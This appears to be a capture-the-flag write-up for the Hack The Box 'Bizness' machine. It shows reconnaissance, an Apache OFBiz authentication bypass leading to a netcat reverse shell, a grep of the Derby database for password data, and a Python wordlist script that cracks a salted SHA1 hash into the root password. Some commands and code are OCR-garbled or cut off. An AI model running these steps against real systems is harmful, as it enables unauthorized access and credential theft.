Information Gathering

Nmap

```
- [★]$ nmap -sC -sV bizness.htb
Starting Nmap 7.93 ( https://nmap.org ) at 2024-02-09 00:36 GMT
Stats: 0:00:13 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 66.67% done; ETC: 00:36 (0:00:06 remaining)
Nmap scan report for bizness.htb (10.129.226.218)
Host is up (0.027s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT STATE SERVICE VERSION
22/tcp open ssh
                    OpenSSH 8.4pl Debian 5+deb11u3 (protocol 2.0)
 ssh-hostkey:
   3072 3e21d5dc2e61eb8fa63b242ab71c05d3 (RSA)
   256 3911423f0c250008d72f1b51e0439d85 (ECDSA)
   256 b06fa00a9edfb17a497886b23540ec95 (ED25519)
80/tcp open http nginx 1.18.0
 http-server-header: nginx/1.18.0
 http-title: Did not follow redirect to https://bizness.htb/
443/tcp open ssl/http nginx 1.18.0
 ssl-cert: Subject: organizationName=Internet Widgits Pty Ltd/stateOrProvinceName=Some-State/countryName
 Not valid before: 2023-12-14T20:03:40
 Not valid after: 2328-11-10T20:03:40
  tls-alpn:
   http/1.1
 tls-nextprotoneg:
   http/1.1
 http-title: BizNess Incorporated
 ssl-date: TLS randomness does not represent time
 http-server-header: nginx/1.18.0
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.50 seconds
```

We first add bizness.htb to /etc/hosts

We have port 80 open for http and 443 for https

When we try to open http://bizness.htb it redirects us to https://bizness.htb

Directory Enumeration

```
- [*]$ dirb https://bizness.htb
DIRB v2.22
By The Dark Raver
START TIME: Fri Feb 9 00:24:40 2024
URL BASE: https://bizness.htb/
WORDLIST FILES: /usr/share/dirb/wordlists/common.txt
GENERATED WORDS: 4612
 --- Scanning URL: https://bizness.htb/ ----
==> DIRECTORY: https://bizness.htb/accounting/
=> DIRECTORY: https://bizness.htb/ap/
=> DIRECTORY: https://bizness.htb/ar/
==> DIRECTORY: https://bizness.htb/catalog/
==> DIRECTORY: https://bizness.htb/common/
=> DIRECTORY: https://bizness.htb/content/
+ https://bizness.htb/control (CODE:200|SIZE:34633)
=> DIRECTORY: https://bizness.htb/ebay/
==> DIRECTORY: https://bizness.htb/ecommerce/
+ https://bizness.htb/error (CODE:302|SIZE:0)
=> DIRECTORY: https://bizness.htb/example/
==> DIRECTORY: https://bizness.htb/images/
+ https://bizness.htb/index.html (CODE:200|SIZE:27200)
=> DIRECTORY: https://bizness.htb/marketing/
=> DIRECTORY: https://bizness.htb/passport/
```






We can find "Apache OFBiz"

Searching for exploit to this service, Got this

Apache OFBiz Authentication Bypass Vulnerability



Exploitation

```
I * 1 * 1 * nc - lvp 9999
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::9999
Ncat: Listening on 0.0.0.0:9999
Ncat: Connection from 10.129.226.218.
Ncat: Connection from 10.129.226.218:46884.
script /dev/null -qc /bin/bash
ofbiz@bizness:/opt/ofbiz$ cat /home/ofbiz/user.txt
```

Got User Flag!

With lot of enumeration about ofbiz

What database does OFBiz use?

Derby

By default OFBiz includes and is configured for an embedded Java database called Derby.

Searching in Derby directory for files containing 'passsword' grep -Ril "password" /opt/ofbiz/runtime/data/derby/

<grep -Ril "password" /opt/ofbiz/runtime/data/derby/</pre> /opt/ofbiz/runtime/data/derby/ofbiz/seg0/c6010.dat /opt/ofbiz/runtime/data/derby/ofbiz/seg0/c6850.dat /opt/ofbiz/runtime/data/derby/ofbiz/seg0/c5fal.dat /opt/ofbiz/runtime/data/derby/ofbiz/seg0/c180.dat /opt/ofbiz/runtime/data/derby/ofbiz/seg0/c54d0.dat /opt/ofbiz/runtime/data/derby/ofbiz/seg0/cal.dat /opt/ofbiz/runtime/data/derby/ofbiz/seg0/c6021.dat /opt/ofbiz/runtime/data/derby/ofbiz/seg0/c60.dat /opt/ofbiz/runtime/data/derby/ofbiz/seg0/c5f90.dat /opt/ofbiz/runtime/data/derby/ofbiz/seg0/c191.dat /opt/ofbiz/runtime/data/derby/ofbiz/seg0/c90.dat /opt/ofbiz/runtime/data/derby/ofbiz/seg0/c71.dat /opt/ofbiz/runtime/data/derby/ofbiz/seg0/c1930.dat /opt/ofbiz/runtime/data/derby/ofbiz/seg0/c1c70.dat /opt/ofbiz/runtime/data/derby/ofbiz/log/log31.dat /opt/ofbiz/runtime/data/derby/ofbizolap/seg0/c180.dat /opt/ofbiz/runtime/data/derby/ofbizolap/seg0/cal.dat opt/ofbiz/runtime/data/derby/ofbizolap/seg0/c191.dat /opt/ofbiz/runtime/data/derby/ofbizolap/seg0/c90.dat /opt/ofbiz/runtime/data/derby/ofbiztenant/seg0/c180.dat /opt/ofbiz/runtime/data/derby/ofbiztenant/seg0/cal.dat /opt/ofbiz/runtime/data/derby/ofbiztenant/seg0/c191.dat /opt/ofbiz/runtime/data/derby/ofbiztenant/seg0/c90.dat /opt/ofbiz/runtime/data/derby/ofbiztenant/log/log1.dat

In c54d0 found something interesting \$SHA\$d\$uP0 QaVBpDWFeo8-dRzDqRwXQ2I

It took really long time from me to get the password

First searching about how ofbiz hash a password

```
public static String cryptBytes(String hashType, String salt, byte[] bytes) {
    if (hashType == null) {
       hashType = "SHA";
    if (salt == null) {
        salt = RandomStringUtils.random(new SecureRandom().nextInt(15) + 1, CRYPT_CHAR_SET);
    }
    StringBuilder sb = new StringBuilder();
    sb.append("$").append(hashType).append("$").append(salt).append("$");
    sb.append(getCryptedBytes(hashType, salt, bytes));
    return sb.toString();
}
private static String getCryptedBytes(String hashType, String salt, byte[] bytes) {
    try {
       MessageDigest messagedigest = MessageDigest.getInstance(hashType);
        messagedigest.update(salt.getBytes(UtilIO.getUtf8()));
        messagedigest.update(bytes);
        return Base64.encodeBase64URLSafeString(messagedigest.digest()).replace('+', '.');
    } catch (NoSuchAlgorithmException e) {
        throw new GeneralRuntimeException("Error while comparing password", e);
    }
```

So SHA1 is the hash type, d is salt

Adding the salt with password text gives us the hash we found!

Trying to do same with python to compare value with the hash we got

```
import base64
import hashlib
def getCryptedBytes(hashType, salt, password ):
   hashed bytes = hashlib.new(hashType)
    hashed bytes.update(salt.encode('utf-8'))
    hashed_bytes.update(password.encode('utf-8'))
   hashed_string = base64.urlsafe_b64encode(hashed_bytes.digest()).decode('utf-8').rstrip('=')
    return hashed string
hash_text = "$SHA$d$uP0_QaVBpDWFeo8-dRzDqRwXQ2I"
value = "uP0 QaVBpDWFeo8-dRzDqRwXQ2I"
hashType = "SHA1"
salt = "d"
with open('/usr/share/wordlists/rockyou.txt',encoding='latin-1') as Crack:
    for line in Crack:
        hashed = getCryptedBytes(hashType, salt, line )
        if (value == hashed):
```

```
[eu-dedivip-1]=[10.10.14.215]=[vend3tta@htb-iamw83adge]=[~/Desktop]
[*]$ python decrypt.py
Found password is monkeybizness
```

We got root password

Just "su" and Enjoy!!